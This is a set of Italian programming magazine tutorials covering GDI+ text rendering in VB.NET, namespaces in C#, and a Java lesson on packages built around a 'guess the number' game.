È possibile utilizzare una qualsiasi delle combinazioni sopra descritte, passando al posto della stringa, direttamente un oggetto *FontFamily*

```
Dim FamigliaDiFont As New FontFamily("Arial")
Dim OggettoFont5 As New Font(FamigliaDiFont, 14,
                                FontStyle.Strikeout)
```

A questo punto, per poter finalmente disegnare un testo sullo schermo, dobbiamo descrivere l'ultimo elemento che entra in gioco: il metodo *DrawString* dell'oggetto *Graphics*.
È possibile utilizzare il metodo *DrawString* passando una diversa serie di argomenti, nella sua forma più semplice, accetta quattro argomenti: la stringa da visualizzare, un oggetto *Font*, un oggetto *Brush* e le coordinate del punto da cui iniziare a visualizzare il testo specificato. Utilizziamo, ad esempio, i cinque oggetti di tipo *Font* descritti in precedenza e visualizziamoli sullo schermo utilizzando come riempimento il colore blu.
Il codice da scrivere sarà il seguente:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
OggettoGrafico.DrawString("Esempio 1",
                OggettoFont1, Brushes.Blue, 30, 30)
OggettoGrafico.DrawString("Esempio 2",
                OggettoFont2, Brushes.Blue, 30, 60)
OggettoGrafico.DrawString("Esempio 3",
                OggettoFont3, Brushes.Blue, 30, 90)
OggettoGrafico.DrawString("Esempio 4",
               OggettoFont4, Brushes.Blue, 30, 120)
OggettoGrafico.DrawString("Esempio 5",
               OggettoFont5, Brushes.Blue, 30, 180)
OggettoFont1.Dispose()
OggettoFont2.Dispose()
OggettoFont3.Dispose()
OggettoFont4.Dispose()
OggettoFont5.Dispose()
OggettoGrafico.Dispose()
```

L'enumerazione *FontStyle* permette di definire le informazioni di stile da applicare al testo, ed ammette i seguenti valori

- **BOLD**
  Testo in grassetto
- **ITALIC**
  Testo in corsivo
- **REGULAR**
  Testo normale
- **STRIKEOUT**
  Testo barrato
- **UNDERLINE**
  Testo sottolineato






Fig. 1: I cinque font con dimensioni e attributi differenti

Possibili valori dell'enumerazione.

GraphicsUnit Display - indica come unità di misura 1/75 di pollice.

Document - indica come unità di misura quella del documento: 1/300 di pollice.

Inch - indica come unità di misura il pollice.

Millimeter - indica come unità di misura il millimetro.

Pixel - indica come unità di misura un pixel

Point - indica come unità di misura un punto della stampante, 1/72 di pollice.

World - indica come unità di misura l'unità internazionale.





Fig. 2: Il testo allineato centralmente in un rettangolo di delimitazione

DISEGNARE IL TESTO IN UN RETTANGOLO

Un'overload del metodo *DrawString* accetta come parametro un oggetto *RectangleF* (ricordiamo che la struttura *RectangleF* memorizza un'area rettangolare in base alla posizione dell'angolo superiore sinistro, ed alle dimensioni, indicate nel costruttore). Utilizzando questo metodo è possibile disegnare del testo all'interno del rettangolo specificato, che va a capo in automatico senza sillabazione. Vediamo un esempio che disegna un testo (impostato nella variabile *Testo* di tipo *String*) all'interno di un rettangolo (impostato nella variabile *Rettangolo*) che abbia il vertice superiore sinistro nel punto di coordinate (30,30), di larghezza pari a 100 ed altezza pari a 150 (naturalmente le unità di misura sono espresse in pixel)

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
Dim Testo As String
Dim OggettoFont As New Font("Times New Roman",
                                    10, FontStyle.Italic)
Dim Rettangolo As RectangleF
Testo = "Esempio di disegno di un testo in un rettangolo"
'Instanzia il rettangolo di delimitazione
Rettangolo = New RectangleF(30, 30, 100, 150)
'disegno del testo
OggettoGrafico.DrawString(Testo, OggettoFont,
                              Brushes.Black, Rettangolo)
'Visualizza il rettangolo a titolo esemplificativo ma può
                                          essere omessa
OggettoGrafico.DrawRectangle(Pens.Blue, 30, 30, 100, 150)
OggettoGrafico.Dispose()
```

All'interno del rettangolo si può allineare il testo a sinistra, centrato o a destra utilizzando la classe *StringFormat*.
La classe *StringFormat* espone diverse proprietà attraverso le quali è possibile definire il layout del testo, in particolare descriviamo le proprietà *Alignment* e *LineAlignment*. La proprietà *Alignment* permette di impostare l'allineamento orizzontale del testo e ammette i valori:

- **Center** - il testo è allineato al centro del rettangolo
- **Near** *(default)* - il testo è allineato a sinistra
- **Far** il testo è allineato a destra

Per i linguaggi orientali nei quali il testo viene scritto da destra a sinistra il significato di *Near* e *Far* deve essere invertito. La proprietà *LineAlignment* permette di impostare l'allineamento verticale. Anche in questo caso può essere:

- **Center** - il testo è allineato al centro del rettangolo
- **Near** *(default)* il testo è allineato in alto
- **Far** il testo è allineato in basso

Per cambiare il tipo di allineamento occorre utilizzare un oggetto *StringFormat* e passarlo al metodo *DrawString*. Ritornando all'esempio precedente, per allineare centralmente il testo, possiamo scrivere:

```
Dim OggettoGrafico As Graphics = Me.CreateGraphics
Dim Testo As String
Dim OggettoFont As New Font("Times New Roman",
                                    10, FontStyle.Italic)
Dim Rettangolo As RectangleF
'definizione dell'oggetto di tipo StringFormat
Dim FormatoStringa As New StringFormat()
'definizione del tipo di allineamento
FormatoStringa.Alignment = StringAlignment.Center
Testo = "Esempio di disegno di un testo in un rettangolo"
Rettangolo = New RectangleF(30, 30, 100, 150)
'utilizzo di DrawString passando come argomento
                               l'oggetto di tipo StringFormat
OggettoGrafico.DrawString(Testo, OggettoFont,
                 Brushes.Black, Rettangolo, FormatoStringa)
OggettoGrafico.DrawRectangle(Pens.Blue, 30, 30,
                                                  100, 150)
OggettoFont.Dispose()
OggettoGrafico.Dispose()
```

ALTRE MODALITÀ DI VISUALIZZAZIONE

L'oggetto *StringFormat* mette a disposizione altre proprietà, oltre alle due analizzate in precedenza, e metodi che possono essere utilizzati per modificare le modalità di visualizzazione del testo.

- La proprietà **FormatFlags**, tramite l'enumerazione *StringFormatFlags*, permette un controllo più accurato delle modalità con cui viene visualizzato il testo. Contiene informazioni di formattazione.
- La proprietà **Trimming** tramite un'enumerazione *StringTrimming*, permette di indicare le modalità con cui il testo deve essere troncato quando supera i bordi del rettangolo di delimitazione.
- Il metodo **SetTabStops** permette di definire le tabulazioni necessarie per allineare colonne di dati.

Tra le possibili impostazioni di *StringFormatFlags* è possibile specificare

- **DirectionRightToLeft** indica che la direzione del testo va da destra verso sinistra.
- **DirectionVertical** indica che il testo è verticale.
- **DisplayFormatControl** riporta sul monitor i caratteri di controllo, come ad esempio il simbolo di formattazione, con un'icona che li rappresenti.

Utilizzando la proprietà *FormatFlags,* è possibile combinare più impostazioni, per questo se, ad esempio, vogliamo visualizzare del testo in verticale e da sinistra verso destra, possiamo scrivere:

```
Dim FormatoTesto As New StringFormat()
FormatoTesto.FormatFlags =
                    StringFormatFlags.DirectionVertical Or
StringFormatFlags.DirectionRightToLeft
'disegno del testo
OggettoGrafico.DrawString(Testo, OggettoFont,
                Brushes.Black, Rettangolo, FormatoTesto)
```

Tra le possibili impostazioni di *StringTrimming,* è possibile specificare

- **Character** indica che il testo viene troncato all'altezza del carattere più vicino.
- **EllipsisCharacter** indica che il testo viene troncato all'altezza del carattere più vicino e che vengono inseriti i puntini di sospensione al termine delle riga troncata.
- **Word** indica che il testo viene troncato all'altezza della parola più vicina.

Utilizzando la proprietà *Trimming* è quindi possibile, se il testo è troppo lungo da essere mostrato interamente nel rettangolo di delimitazione, troncare il testo in corrispondenza dell'ultimo carattere, dell'ultima parola oppure inserire i puntini di sospensione alla fine della parte visibile della stringa.
Infine per mostrare dei dati incolonnati, si può utilizzare il metodo *SetTabStops.*
Le operazioni da compiere sono:

- Creare una stringa contenente i caratteri di tabulazione e di fine riga
- Definire una matrice di valori di tipo *Single* che contenga le distanze, in numero di spazi, di ogni tabulatore
- Passare la matrice di valori definita nel punto precedente, al metodo *SetTabStops* dell'oggetto *StringFormat* come secondo parametro. Il primo parametro contiene il numero di spazi compresi tra l'inizio di una riga di testo e la prima tabulazione.

LA TECNICA DI ANTI-ALIASING

La tecnica di anti-aliasing permette di presentare output grafici, compreso il testo, in modo che le righe non appaiano frastagliate, riducendo l'effetto pixel. Per raggiungere questo scopo si utilizza un colore intermedio tra quello della riga che deve essere disegnata e quello di sfondo.
Se, ad esempio, vogliamo disegnare una linea nera diagonale (che appare quindi discontinua) su uno sfondo bianco, è possibile ridurre l'effetto pixel smussando le differenze di colore utilizzando dei pixel grigi per i punti vicini al contorno. In GDI+ sono disponibili vari livelli di qualità per la creazione di testo, ma i più usati sono l'anti-aliasing tradizionale e l'anti-aliasing ad elevata definizione. Mentre l'anti-aliasing tradizionale funziona bene su qualsiasi tipo di monitor, quello ad elevata definizione (basato sulla tecnologia di visualizzazione Microsoft *ClearType*) migliora la leggibilità sui monitor a cristalli liquidi (in un monitor LCD un pixel è suddiviso in tre parti che possono essere attivate o disattivate a livello individuale, in modo da raggiungere effetti migliori rispetto ad un normale monitor CRT).





***Fig. 3:* Testo incolonnato sfruttando i tabulatori**


Utilizzando l'anti-aliasing visualizzare un testo risulta più lento rispetto alla visualizzazione normale, poiché richiede un tempo di elaborazione aggiuntivo, ancor più lenta è la modalità a elevata definizione poiché richiede tempi di elaborazione maggiori di quello a bassa qualità. Per definire il livello di qualità del testo, si deve utilizzare la proprietà *TextRenderingHint* di un oggetto *Graphics* ponendola pari ad uno degli elementi dell'enumerazione omonima.
La proprietà *TextRenderingHint* può assumere i valori:

- **AntiAlias** il testo viene visualizzato utilizzando l'anti-aliasing tradizionale.
- **ClearTypeGridFit** il testo viene visualizzato utilizzando l'anti-aliasing ad elevata definizione.

Ad esempio, visualizziamo la stessa stringa di testo in modalità standard e con i due tipi di anti-aliasing e notiamo le differenze in Fig. 4.

CONCLUSIONI

Per descrivere le innumerevoli potenzialità offerte da GDI+ ci vorrebbero molti altri articoli, ma ci dobbiamo fermare qui. Sono comunque certo, che questa serie di articoli ha gettato le basi che vi consentiranno di sfruttare il più possibile la tecnologia GDI+ del Framework .NET.

Luigi Buono

Per attivare l'anti-aliasing su figure o su testo, si utilizzano due proprietà differenti dell'oggetto *Graphics.* La proprietà *TextRenderingHint* agisce sul testo, mentre la proprietà *SmoothingMode* agisce su linee e curve.






***Fig. 4:* Il testo standard confrontato con i due tipi di anti-aliasing**

Evitare le ambiguità e mantenere ordinate le proprie classi

Utilizzo e creazione dei namespace

I namespace rappresentano la tecnica che Microsoft, imitando Java, ha introdotto all'interno di .NET, per tenere ordinate le librerie di classi prodotte dagli sviluppatori

Dall'inizio del corso sino alla lezione che state leggendo abbiamo continuamente fatto uso dei *namespace* di C#, senza però mai formalizzarne lo studio e l'impiego. Oggi colmeremo questa lacuna, introducendo il concetto di *namespace* ed esaminando le regole fondamentali per la creazione e l'utilizzo degli spazi di nomi previsti da C# e dall'intera piattaforma .NET.

CHI PUÒ CHIAMARE UNA CLASSE RETTANGOLO?

La programmazione orientata agli oggetti è una cosa stupenda, giacché permette di semplificare di molto l'ingrato compito di noi programmatori. Un problema di vaste dimensioni può essere affrontato con estrema semplicità e con grande rigore, una volta che si riesce a suddividerlo in tante piccole parti allo stesso tempo indipendenti e cooperanti. In sostanza è sufficiente scrivere un certo numero di classi, ognuna delle quali risolve uno specifico piccolo problema.
Alcune classi possono stringere tra loro dei rapporti molto stretti, tanto da costituire insieme quella che solitamente chiamiamo libreria. In fondo le cose sono semplici: una volta incapsulata la logica del problema all'interno di una classe, non bisogna far altro che ricordarsi il nome ad essa assegnato e l'interfaccia pubblica esposta. Come poi funzioni internamente la classe, non è più affar nostro. Per non parlare poi della famigerata riusabilità del codice: una volta sviluppata una classe o una libreria capaci di risolvere uno specifico problema, nulla ci vieta di tornare ad incorporarle e sfruttarle nuovamente all'interno di altri software, nel caso ce ne fosse bisogno.
Con tutti i programmatori che esistono al mondo, ad ogni modo, qualche problema rimane. Ad esempio, chi ha il diritto di includere in una libreria una classe semplicemente chiamata *Rettangolo*? Chissà quanti programmatori, in vita propria, avranno realizzato almeno una volta una classe chiamata così. Tutto questo solo per citare un banale esempio, neanche troppo originale. Quando due o più classi hanno lo stesso nome, anche nel caso in cui il loro contenuto sia totalmente differente, impiegarle simultaneamente all'interno di un unico software può essere un problema. Ipotizziamo di voler usare due distinte librerie di classi, ognuna delle quali contiene un elemento chiamato *Rettangolo*.
Quando nel nostro codice scriveremo qualcosa del tipo:

```
Rettangolo r = new Rettangolo(10, 5);
```

andremo incontro ad una forte ambiguità.
Quale fra le due classi *Rettangolo* disponibili stiamo usando come modello per la generazione dell'oggetto desiderato? I *namespace* arrivano proprio a risolvere questo problema.

COS'È UN NAMESPACE

L'idea alla base di un *namespace* (spazio di nomi) è allo stesso tempo geniale e banale. Supponiamo di aver appena realizzato una serie di classi correlate, nello specifico utili per la rappresentazione delle più comuni figure geometriche. Un catalogo di questo tipo

comprenderà certamente delle classi chiamate *Rettangolo, Triangolo, Quadrato, Rombo, Pentagono* e così via. Grazie al concetto di namespace è possibile riunire tutte queste classi all'interno di un'unica libreria dotata di un nome proprio. Ad esempio, potremmo inserire tutte le classi citate all'interno di uno spazio di nomi chiamato *FigureGeometriche*.
A questo punto ogni ambiguità sarà risolta: il nome completo di ciascuna delle classi appena citate diverrà del tipo *FigureGeometriche .NomeClasse*. Non avremo più *Rettangolo, Triangolo, Quadrato, Rombo* e *Pentagono;* avremo *FigureGeometriche.Rettangolo, FigureGeometriche.Triangolo, FigureGeometriche-.Quadrato, FigureGeometriche.Rombo* e, per finire, *FigureGeometriche.Pentagono*.
Supponiamo poi di aver creato un'altra libreria, utile per fare grafica sullo schermo, ed ipotizziamo che anche questa contenga una classe chiamata *Rettangolo*. L'ambiguità sarà superata, perché difficilmente le due librerie avranno lo stesso nome. Se la nostra seconda libreria, quella grafica per intenderci, è contenuta all'interno dello spazio di nomi *Grafica,* allora sarà possibile distinguere *FigureGeometriche.Rettangolo* da *Grafica.Rettangolo*.
Senza farci caso abbiamo sinora usato continuamente i *namespace* di C# e .NET.
Pensate a quante volte abbiamo scritto:

```
System.Console.WriteLine("qualcosa");
```

Beh, amici, vi confesso che *System* è proprio uno spazio di nomi.

LA CLAUSOLA USING

Certo, i *namespace* risolvono un fastidioso problema, però rischiano allo stesso tempo di farci consumare più velocemente dita e tastiera. In effetti, è più comodo scrivere

```
Rettangolo r = new Rettangolo(10, 5);
```

anziché

```
FigureGeometriche.Rettangolo r = new
                    FigureGeometriche.Rettangolo(10, 5);
```

Richiamare una classe con il suo nome completo dello spazio di nomi associato, almeno nei casi in cui non esistono casi di omonimia, diventa una perdita di tempo anziché un vantaggio. Per questo motivo C# mette a nostra disposizione il comando *using,* che va richiamato all'inizio di un sorgente alla seguente maniera:

```
using SpazioDiNomi;
```

Ad esempio:

```
using FigureGeometriche;
```

In questa maniera tutte le classi comprese all'interno del *namespace FigureGeometriche* potranno essere richiamate anche usando il loro nome in breve. In parole povere, sarà possibile tornare a scrivere:

```
Rettangolo r = new Rettangolo(10, 5);
```

Facciamo una prova, proprio servendoci del *namespace System:*

```
// Richiamo using sul namespace System.
using System;
class Test {
  public static void Main() {
    // Forma completa.
    System.Console.WriteLine("Eccomi qui!");
    // Forma abbreviata, resa possibile dalla clausola using.
    Console.WriteLine("Eccomi qui!");
  }
}
```


È possibile richiamare using su più namespace simultaneamente, semplicemente ripetendo la clausola più volte:

```
using System;
using FigureGeometriche;
...
```


Può ovviamente accadere che più spazi di nomi abbreviati con using contengano classi omonime. In tal caso, quando si deciderà di utilizzare una di queste, il nome della classe dovrà essere specificato per intero, completo del nome del *namespace* nonostante la presenza della clausola *using*.

DEFINIRE UN NUOVO NAMESPACE

Adesso conosciamo cos'è un *namespace* e come sia possibile farne uso, ma ancora non sappiamo come generare uno spazio di nomi tutto nostro, per le librerie che andremo a programmare. Nulla di più semplice. È sufficiente racchiudere le classi che si intende assegnare allo spazio di nomi all'interno di un

BIBLIOGRAFIA

• **GUIDA A C#**
Herbert Schildt
(McGraw-Hill)
2002
ISBN 88-386-4264-8

• **INTRODUZIONE A C#**
Eric Gunnerson
(Mondadori Informatica)
2001
ISBN 88-8331-185-X

• **C# GUIDA PER LO SVILUPPATORE**
Simon Robinson e altri
(Hoepli)
2001
ISBN 88-203-2962-X

costrutto del tipo:

```
namespace MioSpazio {
  ...
}
```

Realizziamo il file *Esempio02.cs*, contenente la dichiarazione del namespace *FigureGeometriche* e la definizione di due delle classi citate in precedenza come esempio:

```
namespace FigureGeometriche {
  class Triangolo {
    private double baseTriangolo;
    private double altezzaTriangolo;
    public Triangolo(double b, double a) {
      baseTriangolo = b;
      altezzaTriangolo = a;
    }
    public double getArea() {
      return (baseTriangolo * altezzaTriangolo) / 2;
    }
  }
  class Rettangolo {
    private double baseRettangolo;
    private double altezzaRettangolo;
    public Rettangolo(double b, double a) {
      baseRettangolo = b;
      altezzaRettangolo = a;
    }
    public double getArea() {
      return baseRettangolo * altezzaRettangolo;
    }
  }
}
```

Andiamo ora a realizzare il sorgente *Esempio-03.cs*, contenente una classe di test per lo spazio di nomi *FigureGeometriche:*

```
using System;
class Test {
  public static void Main() {
    FigureGeometriche.Triangolo t =
               new FigureGeometriche.Triangolo(10, 5);
    FigureGeometriche.Rettangolo r =
             new FigureGeometriche.Rettangolo(10, 5);
    Console.WriteLine(t.getArea());
    Console.WriteLine(r.getArea());
  }
}
```

Compiliamo insieme i due file, con il comando:

```
csc Esempio02.cs Esempio03.cs
```

Siccome l'unica classe avviabile è *Test*, contenuta in *Esempio03.cs*, il compilatore genererà l'eseguibile *Esempio03.exe*. Possiamo lanciarlo per testare la funzionalità del namespace *FigureGeometriche* e delle due classi in esso introdotte.

Variamo ora la classe *Test*, all'interno di un nuovo sorgente chiamato *Esempio04.cs*, facendo uso della clausola using sullo spazio di nomi *FigureGeometriche:*

```
using System;
using FigureGeometriche;
class Test {
  public static void Main() {
    Triangolo t = new Triangolo(10, 5);
    Rettangolo r = new Rettangolo(10, 5);
    Console.WriteLine(t.getArea());
    Console.WriteLine(r.getArea());
  }
}
```

Compiliamo con:

```
csc Esempio02.cs Esempio04.cs
```

Otterremo l'eseguibile *Esempio04.exe*, identico nel funzionamento ad *Esempio03.exe*, ma più breve e conciso nel proprio codice sorgente, grazie alla clausola using.

Le classi appartenenti ad uno stesso *namespace* non devono per forza di cose essere mantenute tutte all'interno dello stesso file sorgente: è possibile usare quanti file si desidera, replicando la dichiarazione della struttura *namespace* all'interno di ognuno di essi. Ecco ancora un esempio basato sui due file *Esempio05.cs* e *Esempio06.cs:*

```
// File Esempio05.cs
namespace FigureGeometriche {
  class Rettangolo {
    private double baseRettangolo;
    private double altezzaRettangolo;
    public Rettangolo(double b, double a) {
      baseRettangolo = b;
      altezzaRettangolo = a;
    }
    public double getArea() {
      return baseRettangolo * altezzaRettangolo;
    }
  }
}
// File Esempio06.cs
namespace FigureGeometriche {
  class Triangolo {
    private double baseTriangolo;
    private double altezzaTriangolo;
    public Triangolo(double b, double a) {
```

```
      baseTriangolo = b;
      altezzaTriangolo = a;
    }
    public double getArea() {
      return (baseTriangolo * altezzaTriangolo) / 2;
    }
  }
}
```

Ora la classe *FigureGeometriche.Rettangolo* è contenuta nel sorgente *Esempio05.cs,* mentre *FigureGeometriche.Triangolo* è in *Esempio06-.cs*. Lo spazio di nomi *FigureGeometriche,* in sostanza, è stato suddiviso tra due sorgenti differenti. Non fa differenza.
Provate a compilare così:

```
csc Esempio04.csEsempio05.cs Esempio06.cs
```

Otterrete una nuova versione di *Esempio04-.exe,* nella funzionalità del tutto identica alla precedente.

NAMESPACE ANNIDATI

La potenza dei namespace è resa maggiore dal fatto che più spazi di nome possono essere annidati l'uno dentro l'altro:

```
namespace Spazio1 {
  namespace Spazio2 {
    class NomeClasse {
      ...
    }
  }
}
```

Una struttura di questo tipo dà vita alla classe completamente definita dal percorso *Spazio1.Spazio2.NomeClasse.*
È anche possibile fare:

```
namespace Spazio1.Spazio2 {
  class NomeClasse {
    ...
  }
}
```

I *namespace* annidati sono sfruttati dalla stessa libreria di base di .NET. Nel recente passato, ad esempio, ci siamo imbattuti nel *namespace System.IO,* che racchiude tutte le classi dedicate alle funzionalità di Input/Output. Anche voi potrete ora progettare e realizzare i vostri spazi di nomi annidati, proprio come ha fatto Microsoft per la libreria di base di .NET, che si dirama tutta dal *namespace* di base *System.*

UN ALIAS PER UNO SPAZIO DI NOMI

Attraverso la clausola *using* possiamo anche scegliere di assegnare un alias ad uno specifico spazio di nomi, valido per l'ambito del sorgente in uso.
Ad esempio possiamo stabilire di non utilizzare il nome del *namespace System* e preferirgli il nomignolo *Pippo.*
Possiamo allora scrivere:

```
using Pippo = System;
```


Da questo momento in poi sarà possibile riferirsi al *namespace System* sia con il suo nome reale, sia tramite il "soprannome" *Pippo.*
Ecco un esempio:

```
using Pippo = System;
class Test {
  public static void Main() {
    System.Console.WriteLine("Ciao!");
    Pippo.Console.WriteLine("Ciao!");
  }
}
```

Talvolta può essere utile.

IL NAMESPACE PREDEFINITO

Prima di oggi non ci siamo mai posti il problema di andare a definire uno spazio di nomi per ognuna delle classi impiegate nei nostri esempi.
La domanda è lecita: dove vanno a finire le classi non esplicitamente incluse all'interno di uno specifico spazio di nomi?
La risposta è: finiscono nel *namespace predefinito*, una sorta di spazio di nomi anonimo.
Il namespace predefinito è comodo e pratico per tutti i programmi brevi e semplici, come quelli esaminati sinora nell'arco di questo corso.
Quando si passa alla lavorazione di un progetto di più ampio respiro, ad ogni modo, si sente sempre l'esigenza di abbandonare il namespace predefinito a favore di una serie di spazi di nomi di propria concezione, per ripartire l'intero lavoro in più sezioni distaccate ed indipendenti, benché cooperanti.

Carlo Pelliccia

Se desideri contattare l'autore di questo articolo scrivi a carlo.pelliccia@ioprogrammo.it

Come organizzare le classi in Java

Ogni cosa al suo package

Ormai sei quasi pronto per scrivere dei veri programmi Prima, però, devi imparare a tenere in ordine le tue classi Java ha un meccanismo che ti può aiutare: i package

Voglio scrivere un programma che gioca (da solo!) a "indovina il numero". Tu come lo scriveresti? Quali classi ti vengono in mente, e quali sono le loro responsabilità?

Ti propongo di scrivere un programma che gioca a "indovina il numero". In questo gioco ci sono due partecipanti: un "arbitro" che sceglie un numero a caso, e un "giocatore" che cerca di indovinarlo. Il gioco continua fino a quando il giocatore non ha azzeccato il numero. Voglio che il computer giochi contro sé stesso, quindi sia l'arbitro che il giocatore devono essere automatici. Prova a pensarci un po' su. Questo è un esercizio di design, quindi non esiste una "risposta giusta". Ti consiglio di provare a scrivere la tua versione del programma. Se la cosa ti sembra complicata, non demordere: imparerai sicuramente molte cose mentre risolvi questo esercizio. Da come ho posto il problema, mi viene subito da pensare che nel nostro programma ci siano almeno due classi: un *Giocatore* e un *Arbitro*. La scelta fondamentale che dobbiamo fare è: chi dei due controlla la partita? È l'*Arbitro* che chiede i numeri al giocatore, o il *Giocatore* che chiede le risposte all'arbitro? È anche possibile che l'*Arbitro* e il *Giocatore* non si conoscano a vicenda, e che esista una terza entità (potremmo chiamarla la *Partita*) che mantiene le comunicazioni tra il *Giocatore* e l'*Arbitro*. Visto che devo fare una scelta, proverò con il primo approccio. Ecco il *Giocatore:*

```
class Giocatore {
    public int chiediProssimoNumero() {
        return 1; } }
```

L'*Arbitro* può usare *chiediProssimoNumero()* per ottenere un tentativo di risposta dal *Giocatore*. Questo *Giocatore* è decisamente stupido: ogni volta che l'*Arbitro* gli chiede un numero, la risposta è sempre e comunque 1. Naturalmente, il povero *Giocatore* è condannato a sbagliare in eterno a meno che, per un colpo di fortuna, il numero 1 non sia proprio quello giusto. Ma per ora quello che mi interessa è il modo in cui il *Giocatore* e l'*Arbitro* interagiscono. Più avanti scriveremo un *Giocatore* più intelligente.
Ecco l'*Arbitro*:

```
public class Arbitro {
    private static final int MAX = 10;
    private void gioca(Giocatore g) {
        int numeroSegreto = (int)(Math.random() * MAX
                                                + 1);
        int numeroTurni = 1;
        while(true) {
            System.out.println("Turno numero " +
                                        numeroTurni);
            int numeroGiocatore = g.chiediProssimoNumero();
            System.out.println("Il giocatore dice " +
                                    numeroGiocatore);
            if(numeroGiocatore == numeroSegreto) {
                System.out.println("Indovinato!");
                return; }
            System.out.println("sbagliato...");
            numeroTurni++; } }
    public static void main(String[] args) {
        Arbitro p = new Arbitro();
        Giocatore g = new Giocatore();
        p.gioca(g); } }
```

Il campo *MAX* è allo stesso tempo *static* e *final*, quindi appartiene alla classe (tutti gli *Arbitri* condividono lo stesso *MAX*) e non può cambiare. In altre parole è una costante, anche se in questo caso si tratta di una costante privata che può essere usata solo nell'ambito della classe *Arbitro*. Ho seguito la convenzione Java per i nomi di costanti, che prevede le lettere maiuscole. Il numero che il giocatore dovrà indovinare sarà sempre compreso tra *1* e *MAX*, che vale 10. Avrei potuto usare direttamente il numero 10 nel codice, ma una costante sempre è più leggibile di un "numero magico" nel bel mezzo di un metodo. Il

metodo *gioca()* prende un *Giocatore* e gestisce l'intera partita. Prima di tutto genera un numero a caso:

```
int numeroSegreto = (int)(Math.random() * MAX + 1);
```

Ti ricorderai che *Math.random()* genera un numero tra 0 (compreso) e 1 (escluso). Quindi *numeroSegreto* sarà compreso tra *1* e *MAX*. Dopo aver generato il numero, l'*Arbitro* entra in un ciclo infinito:

```
int numeroTurni = 1;
while(true) {
  System.out.println("Turno numero " + numeroTurni);
  <...>
  numeroTurni++; }
```

La condizione del *while* è sempre vera, quindi il ciclo non termina mai "per sua volontà". Ad ogni ciclo l'*Arbitro* incrementa il contatore del numero dei turni, e ne stampa il valore. Il ciclo non è necessariamente un ciclo infinito, perché contiene queste istruzioni:

```
int numeroGiocatore = g.chiediProssimoNumero();
System.out.println("Il giocatore dice " + numeroGiocatore);
if(numeroGiocatore == numeroSegreto) {
  System.out.println("Indovinato!");
  return; }
System.out.println("sbagliato...");
```

Qui entra in ballo il *Giocatore*. L'*Arbitro* chiede il numero al *Giocatore* e lo confronta con il *numeroSegreto*. Se il *Giocatore* ha indovinato, la partita finisce, e l'istruzione *return* esce dal metodo. Questo è l'unico modo per terminare il ciclo. In caso contrario si continua. Per provare se il sistema funziona ho aggiunto un *main()* all'*Arbitro*:

```
class Arbitro {
  <...>
  public static void main(String[] args) {
    Arbitro a = new Arbitro();
    Giocatore g = new Giocatore();
    a.gioca(g); } }
```

Se provi a lanciare questo programma, il risultato sarà probabilmente un ciclo infinito. C'è solo una probabilità su dieci che l'*Arbitro* scelga proprio il numero 1, e in questo caso il *Giocatore* indovinerà al primo colpo. In caso contrario, il tapino si incaponirà sul numero 1, anche se l'*Arbitro* continuerà in eterno a dichiarargli il suo errore, come in Fig. 1. Per uscire dal ciclo infinito e fermare il programma, premi *CTRL+X*. Ci serve senza dubbio un *Giocatore* un po' meno testardo. Ma prima mi piacerebbe fare qualche piccola modifica al programma.
Per cominciare, vorrei che il metodo *gioca()* fosse meno lungo e complicato. Per ora mi limito a trasferire il calcolo del *numeroSegreto* in un altro metodo (le modifiche alla classe sono in grassetto):

```
public class Arbitro {
  private void gioca(Giocatore g) {
    int numeroSegreto = generaNumero();
    <...> }
  private int generaNumero() {
    return (int)(Math.random() * MAX + 1); }
}
```

Così il metodo è un po' più leggibile. Non è una gran miglioria, ma per adesso può bastare. Mi piacerebbe anche mettere l'*Arbitro* e il *Giocatore* in due package diversi. Ma non ti ho mai spiegato cos'è un package, vero? Be', direi che è arrivato il momento.

OGNI COSA AL SUO PACKAGE

Immagina cosa succederebbe se non esistessero le directory: tutti i file del tuo disco rigido vivrebbero ammassati nella root. Basterebbero due file con lo stesso nome a creare un conflitto, e sarebbe praticamente impossibile trovare i file che ti servono. Un problema simile si verifica con le classi di Java. Un programma può essere composto da decine o centinaia di classi, e non sarebbe una buona idea metterle tutte nello stesso posto. La soluzione di Java è simile a quella del file system: le classi vivono all'interno di "scatole" chiamate *package*. Proprio come le directory, i *package* possono essere annidati uno dentro l'altro, e ciascun package può contenere un numero qualsiasi di classi (o nessuna).
Non è un caso se ho confrontato i *package* alle directory. Visto che in Java una classe è rappresentata da un file, viene naturale pensare che un *package* sia rappresentato da una directory. È proprio così. Per definire un package devi fare due cose:

1) crea una directory con lo stesso nome che vuoi dare al *package*;
2) usa la parola chiave *package* nel sorgente della classe per dichiarare che la classe appartiene al *package*.

